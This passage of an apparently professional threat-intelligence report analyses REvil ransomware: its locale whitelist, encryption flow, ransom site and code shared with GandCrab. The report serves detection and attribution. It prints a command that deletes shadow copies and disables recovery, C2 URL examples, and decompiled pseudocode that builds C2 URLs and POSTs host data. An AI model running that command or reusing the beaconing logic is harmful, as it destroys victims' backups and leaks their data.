Armenian Eastern	0x0000042b	Romanian (Legacy)	0x00000418
Armenian Phonetic	0x0002042b	Romanian (Programmers)	0x00020418
Armenian Typewriter	0x0003042b	Romanian (Standard)	0x00010418
Armenian Western	0x0001042b	Russian	0x00000419
Azerbaijani (Standard)	0x0001042c	Russian - Mnemonic	0x00020419
Azerbaijani Cyrillic	0x0000082c	Russian (Typewriter)	0x00010419
Azerbaijani Latin	0x0000042c	Sami Extended Finland-Sweden	0x0002083b
Belarusian	0x00000423	Sami Extended Norway	0x0001043b
Bosnian (Cyrillic)	0x0000201a	Serbian (Cyrillic)	0x00000c1a
Central Kurdish	0x00000429	Serbian (Latin)	0x0000081a
Croatian	0x0000041a	Setswana	0x00000432
Devanagari-INSCRIPT	0x00000439	Slovak	0x0000041b

Keyboard locale	Identifier	Keyboard locale	Identifier
Estonian	0x00000425	Slovak (QWERTY)	0x0001041b
Faeroese	0x00000438	Slovenian	0x00000424
Finnish with Sami	0x0001083b	Sorbian Extended	0x0001042e
Georgian	0x00000437	Sorbian Standard	0x0002042e
Georgian (Ergonomic)	0x00020437	Sorbian Standard (Legacy)	0x0000042e
Georgian (QWERTY)	0x00010437	Swedish	0x0000041d
Georgian Ministry of Education and Science Schools	0x00030437	Swedish with Sami	0x0000083b
Georgian (Old Alphabets)	0x00040437	Tajik	0x00000428
Hindi Traditional	0x00010439	Tatar	0x00010444
Kazakh	0x0000043f	Tatar (Legacy)	0x00000444
Kyrgyz Cyrillic	0x00000440	Thai Kedmanee	0x0000041e
Latvian (Standard)	0x00020426	Thai Kedmanee (non-ShiftLock)	0x0002041e
Latvian (Legacy)	0x00010426	Thai Pattachote	0x0001041e
Lithuanian	0x00010427	Thai Pattachote (non-ShiftLock)	0x0003041e
Lithuanian IBM	0x00000427	Turkish F	0x0001041f
Lithuanian Standard	0x00020427	Turkish QoETO.exe	0x0000041f
Macedonia (FYROM)	0x0000042f	Turkmen	0x00000442
Macedonia (FYROM) - Standard	0x0001042f	Ukrainian	0x00000422
Maltese 47-Key	0x0000043a	Ukrainian (Enhanced)	0x00020422
Maltese 48-key	0x0001043a	Urdu	0x00000420
Norwegian with Sami	0x0000043b	Uzbek Cyrillic	0x00000843
Persian	0x00000429	Vietnamese	0x0000042a

Table 4. Keyboard locales immune to REvil.

The malware authors likely leverage REvil's dbg configuration key during development to bypass the whitelisting control, so the value will typically be set to false. If the target host is whitelisted and the dbg value is set to false, REvil terminates its execution. If the dbg configuration key value is set

to true or the target host is not whitelisted, REvil executes the next phase of its infection.

Terminate blacklisted processes

To eliminate potential resource conflicts that could impede REvil's ability to wipe or encrypt files, the malware attempts to terminate blacklisted processes. It retrieves the list of blacklisted process names stored within the prc configuration key, iterates though all currently running processes, and compares the lowercase process names to the list of blacklisted process names. If it identifies a match, REvil attempts to terminate the running process using the kernel32.dll TerminateProcess function. In the analyzed sample, the only blacklisted process listed in the prc configuration key is mysql.exe. This key is a configurable object, so it can contain one or more attacker-supplied values.

Delete shadow copies

To ensure that the compromised system is unable to restore from backup, REvil deletes shadow copies and disables recovery mode by executing the following command via ShellExecute. The length and uniqueness of this command allow for the development of high-fidelity detection controls.

```
cmd.exe /c vssadmin.exe Delete Shadows /All /Quiet & bcdedit /set {default} recoveryenabled
No & bcdedit /set {default} bootstatuspolicy ignoreallfailures
```

If configured, wipe blacklisted folders

REvil wipes the contents of blacklisted folders if the wipe key is set to true. The malware obtains the list of blacklisted folder names from the wfld key, searches local fixed drives and network shares for folder names that match the blacklisted names, and then erases the file contents of blacklisted folders and subfolders. The folder is not deleted.

In the analyzed sample, the wfld configuration key contained a single value of "backup", which wiped the contents of folders with this name. REvil only wipes folders whose name exactly equals a blacklisted value. In this case, it would wipe the contents of folders named "backup" but would skip folders named "backup1" or "database backup".

Encrypt files

REvil's encryption process starts by iterating through all folders and files residing on local fixed drives and verifying that they are not whitelisted. The malware compares subkeys located within the wht configuration key to the folder name (using the fld subkey), filename (using the fls subkey), or file extension (using the ext subkey) (see Figure 8).




Figure 8. REvil configuration excerpt depicting whitelisted folders, filenames, and file extensions that should not be encrypted. (Source: Secureworks)

If a folder is whitelisted, REvil ignores the entire contents of that folder. If a file is not whitelisted, REvil queues it and performs the following encryption process:

1. Reads the file contents into a buffer
2. Encrypts the contents of the buffer
3. Writes the encrypted contents of the buffer to the original file, overwriting the original file content
4. Renames the original file with the previously generated random extension

When encrypting files, REvil uses I/O completion ports (IOCPs) to efficiently manage simultaneous asynchronous activities such as file reading, encrypting, and writing. This implementation results in extremely fast encryption, as IOCPs and multi-threaded processing let REvil fully leverage all of the host's available processing resources.

The malware appears to encrypt files with the Salsa20 stream cipher. The encryption uses a unique key for each file based on the session public key in the Software\recfg\pk_key registry key/value. The only way to decrypt files encrypted by REvil is to obtain one of the following keys from the threat actor:

- The unencrypted session private key that was generated, encrypted, and stored within the sk_key and 0_key registry values
- The attacker's private key associated with the public key stored in the REvil configuration (The public key was used to encrypt the session private key.)

Once encrypting all applicable files in a folder, the malware drops the ransom note in that folder and moves to another folder. After REvil encrypts of all eligible files on local fixed drives, it checks if the -nolan switch was passed to the binary when launched. If so, REvil does not encrypt mapped network shares. If not, REvil encrypts all non-whitelisted files on mapped network shares.

Change desktop wallpaper

If the encryption process is successful, REvil changes the desktop background to make the victim aware of the compromise. The malware generates a bitmap image one pixel at a time using semi-random integer values for pixel color that results in a grainy blue background that is unique for each

infection. The previously generated message (e.g., You are infected! Read 9781xsd4-HOW-TO-DECRYPT.txt!) is placed at the top center of the image in white text. REvil saves the finished image to the host's %Temp% directory using a random filename consisting of lowercase letters and numbers between 3 and 13 characters in length appended with the ".bmp" extension (e.g., C:\Users\<*user*>\AppData\Local\Temp\cd2sxy.bmp). REvil calls the user32.dll SystemParametersInfoW function to set the image as the desktop background (see Figure 9).

Figure 9. Example desktop background displayed on a victim's host post-encryption. (Source: Secureworks)

If configured, contact C2 server

REvil can send the victim's stat information to one or more C2 servers. The malware queries the net configuration key value to determine if C2 communication should take place. If the value is true, REvil iterates through all of the C2 domains specified within the dmn configuration key and builds a semi-random URL for each C2 server using the following pattern, in which the protocol is hard-coded as "https":

https://<*c2_domain*>/<*URI_sub1*>/<*URI_sub2*>/<*random_resource_name*>.<*ext*>

The C2 domain is followed by two URI subpaths. The first is set to a value randomly chosen from the following array of hard-coded values: ["wp-content", "static", "content", "include", "uploads", "news", "data", "admin"]. The second is set to a value randomly chosen from the following array of hard-coded values: ["images", "pictures", "image", "temp", "tmp", "graphic", "assets", "pics", "game"].

REvil generates a random resource name between 2 and 18 characters in length consisting of only lowercase letters ranging from a-z. Characters are generated two at a time, so the resource name length is always an even number. The extension is set to a value randomly chosen from the following array of hard-coded values: ["jpg", "png", "gif"]. Figure 10 depicts several examples of generated C2 URLs.

```
https://cymru.futbol/wp-content/assets/rjozgsac.gif
https://chorusconsulting.net/static/images/okhmjbkeggsrchqqwv.jpg
https://stagefxinc.com/uploads/pictures/audhents.png
https://kartuindonesia.com/data/temp/shen.jpg
https://craftingalegacy.com/content/pics/pqucnayd.png
https://cleanroomequipment.ie/admin/game/fhskeydbns.gif
```

Figure 10. Example C2 server URLs generated by REvil. (Source: Secureworks)

REvil sends the encrypted stat data containing the host profile and malware information to the C2 URL via the HTTP POST method. Detection of the associated network traffic is challenging because REvil uses the HTTPS protocol, which encrypts the network communication. The malware reads the subsequent C2 server response but implements no logic to act on the received data. This deficit eliminates the possibility for remote access trojan (RAT) functionality. Finally, REvil terminates execution.

Decryption website

The ransom note instructs the victim to use a unique URL to decrypt their files. The URL leads to an attacker-controlled website that displays the form shown in Figure 11. Victims must provide the key and extension name included in the ransom note. The key specified in the ransom note is the Base64-encoded representation of the encrypted stat data stored in the registry.




Figure 11. REvil ransom payment key and extension form. (Source: Secureworks)

The victim is then informed of the cost in Bitcoin to decrypt their files (see Figure 12).




Figure 12. REvil ransom payment details and instructions. (Source: Secureworks)

The site provides instructions for how to purchase Bitcoin and chat with support. It also offers a trial decryption (see Figure 13) to prove that the victim can decrypt the files.




Figure 13. REvil ransom trial decryption offer. (Source: Secureworks)

The analyzed sample requested that payment be sent to the Bitcoin address 3E9F7gE3upQ8rgsPjwiKH7ugfdneypPjqj. No payments have been made as of this publication (see Figure 14).

Summary	
Address	3E9F7gE3upQ8rgsPjwiKH7ugfdneypPjqj
Hash 160	88975624eb26ac578b1911ae12f65593ff916025
Transactions	
No. Transactions	0
Total Received	0 BTC
Final Balance	0 BTC

Figure 14. Contents of Bitcoin wallet associated with REvil infection. (Source: Secureworks)

The GandCrab connection

Based on several similarities between REvil and GandCrab, CTU researchers assess that the GOLD SOUTHFIELD and GOLD GARDEN threat groups overlap or are linked.

Nearly identical string decoding function

The strongest characteristic linking the REvil and GandCrab malware families is the nearly identical functions used for decoding strings at runtime. Figure 15 shows the decompiled pseudocode for the string decoding function in both malware families. CTU researchers focused on the FOR-loop sections outlined in red.

```
1  BYTE *__cdecl REvil_DecodeStringViaKey(int a1, unsigned
2  {
3    int v5; // esi
4    unsigned int i; // eax
5    unsigned int j; // edi
6    char v8; // bl
7    int v9; // ebx
8    int v10; // esi
9    char v11; // al
10   char v12; // dl
11   char v14[256]; // [esp+Ch] [ebp-104h]
12   int v15; // [esp+10Ch] [ebp-4h]
13   _BYTE *v16; // [esp+124h] [ebp+14h]
14
15   LOBYTE(v5) = 0;
16   for ( i = 0; i < 0x100; ++i )
17     v14[i] = i;
18   for ( j = 0; j < 0x100; ++j )
19   {
20     v8 = v14[j];
21     v5 = (v5 + *(j % a2 + a1) + v8);
22     v14[j] = v14[v5];
23     v14[v5] = v8;
24   }
25   v9 = a4;
26   LOBYTE(v10) = 0;
27   v11 = 0;
28   if ( a4 )
29   {
30     v16 = a5;
31     do
32     {
33       v15 = (v11 + 1);
34       v12 = v14[v15];
35       v10 = (v10 + v14[v15]);
36       v14[v15] = v14[v10];
37       v14[v10] = v12;
38       *v16 = v16[a3 - a5] ^ v14[(v12 + v14[(v11 + 1)])];
39       ++v16;
40       v11 = v15;
41       --v9;
42     }
43     while ( v9 );
44   }
45   return a5;
46 }
```

```
1  BYTE *__cdecl GandCrab_DecodeStringViaKey
2  {
3    int v4; // esi
4    unsigned int i; // eax
5    unsigned int j; // edi
6    char v7; // bl
7    int v8; // edi
8    int v9; // esi
9    int v10; // ebx
10   char v11; // dl
11   char v13[260]; // [esp+Ch] [ebp-104h]
12   _BYTE *v14; // [esp+124h] [ebp+14h]
13
14   LOBYTE(v4) = 0;
15   for ( i = 0; i < 0x100; ++i )
16     v13[i] = i;
17   for ( j = 0; j < 0x100; ++j )
18   {
19     v7 = v13[j];
20     v4 = (v4 + *(j % a2 + a1) + v7);
21     v13[j] = v13[v4];
22     v13[v4] = v7;
23   }
24   v8 = a4;
25   LOBYTE(v9) = 0;
26   LOBYTE(v10) = 0;
27   if ( a4 )
28   {
29     v14 = a3;
30     do
31     {
32       v10 = (v10 + 1);
33       v11 = v13[v10];
34       v9 = (v9 + v13[v10]);
35       v13[v10] = v13[v9];
36       v13[v9] = v11;
37       *v14++ ^= v13[(v11 + v13[v10])];
38       --v8;
39     }
40     while ( v8 );
41   }
42   return a3;
43 }
```

Figure 15. Decompiled pseudocode for string decoder function in REvil (left) and GandCrab (right). (Source: Secureworks)

Because these functions have no unique characteristics that obviously confirm code sharing and the REvil and GandCrab FOR-loops are identical, CTU researchers extracted the opcodes (outlined in red in Figure 16) and searched the VirusTotal dataset for samples containing this opcode pattern. This search yielded 286 unique samples, and all matches were confirmed to be either GandCrab or REvil (including REvil's decryptor). CTU researchers have not identified other malware families using this opcode pattern, suggesting that the logic is unique to REvil and GandCrab and supporting the theory that these malware families share code.





Figure 16. Opcodes for FOR-loop within REvil and GandCrab string decoder function. (Source: Secureworks)

Similar URL building logic

REvil and GandCrab also use the same method to build URLs. There are similarities between the decompiled pseudocode for REvil's BuildURL function (see Figure 17) and GandCrab's BuildURL function (see Figure 18).




```
v2 = str_len(C2_Domain);
URL_HeapSpace = HeapCreate1(2 * v2 + 2048, v9, v10);
URL = URL_HeapSpace;
if ( URL_HeapSpace )
{
  v11 = a1;
  memcpy2(URL_HeapSpace, L"https://");
  str_append(URL, C2_Domain);
  str_append(URL, L"/");
  v12 = L"wp-content";
  v13 = L"static";
  v14 = L"content";
  v15 = L"include";
  v16 = L"uploads";
  v17 = L"news";
  v18 = L"data";
  v19 = L"admin";
  rand_int = Sodinokibi_GetRandomInt(0, 7);
  str_append(URL, (&v12)[rand_int]);
  str_append(URL, L"/");
  v11 = L"images";
  v12 = L"pictures";
  v13 = L"image";
  v14 = L"temp";
  v15 = L"tmp";
  v16 = L"graphic";
  v17 = L"assets";
  v18 = L"pics";
  v19 = L"game";
  v6 = Sodinokibi_GetRandomInt(0, 8);
  str_append(URL, (&v11)[v6]);
  str_append(URL, L"/");
  v7 = 0;
  if ( Sodinokibi_GetRandomInt(0, 9) != -1 )
  {
    do
    {
      LOWORD(v21) = Sodinokibi_GetRandomInt('a', 'z');
      HIWORD(v21) = Sodinokibi_GetRandomInt('a', 'z');
      LOWORD(v22) = 0;
      str_append(URL, &v21);
      ++v7;
    }
    while ( v7 < Sodinokibi_GetRandomInt(0, 9) + 1 );
  }
  str_append(URL, L".");
  ext_arr = L"jpg";
  v21 = L"png";
  v22 = L"gif";
  rand_int3 = Sodinokibi_GetRandomInt(0, 2);
  URL_HeapSpace = (HANDLE)str_append(URL, (&ext_arr)[rand_int3]);
}
return URL_HeapSpace;
}
```

Figure 17. Decompiled pseudocode for REvil's BuildURL function. (Source: Secureworks)


```
void __fastcall generate_random_url_and_perform_http_POST_request(int *prng_seed_ptr, wchar_t *url_base)
{
  int prng_seed; // eax MAPDST
  wchar_t part0_buf[256]; // [esp+8h] [ebp-1820h]
  wchar_t part1_buf[256]; // [esp+208h] [ebp-1620h]
  wchar_t filename_buf[256]; // [esp+408h] [ebp-1420h]
  wchar_t extension_buf[256]; // [esp+608h] [ebp-1220h]
  wchar_t url_buf[2048]; // [esp+808h] [ebp-1020h]
  const wchar_t *url_parts[7]; // [esp+180Ch] [ebp-1Ch]

  url_parts[0] = L"wp-content";
  url_parts[1] = L"static";
  prng_seed = 214013 * *prng_seed_ptr;
  url_parts[2] = L"content";
  url_parts[3] = L"includes";
  url_parts[4] = L"data";
  url_parts[5] = L"uploads";
  prng_seed += 2531011;
  url_parts[6] = L"news";
  *prng_seed_ptr = prng_seed;
  ptr_lstrcpyW(part0_buf, url_parts[((prng_seed >> 16) & 0x7FFFui64) % 7]);
  if ( pick_random_second_url_directory(prng_seed_ptr, part1_buf) )
  {
    if ( generate_random_url_filename(prng_seed_ptr, filename_buf) )
    {
      prng_seed = 214013 * *prng_seed_ptr;
      url_parts[3] = L"jpg";
      url_parts[4] = L"png";
      url_parts[5] = L"gif";
      url_parts[6] = L"bmp";
      prng_seed += 2531011;
      *prng_seed_ptr = prng_seed;
      ptr_lstrcpyW(extension_buf, url_parts[((prng_seed >> 16) & 3) + 3]);
      ptr_wsprintfW(url_buf, L"%s/%s/%s/%s.%s", url_base, part0_buf, part1_buf, filename_buf, extension_buf);
      perform_http_POST_request(url_buf);
    }
  }
}
```

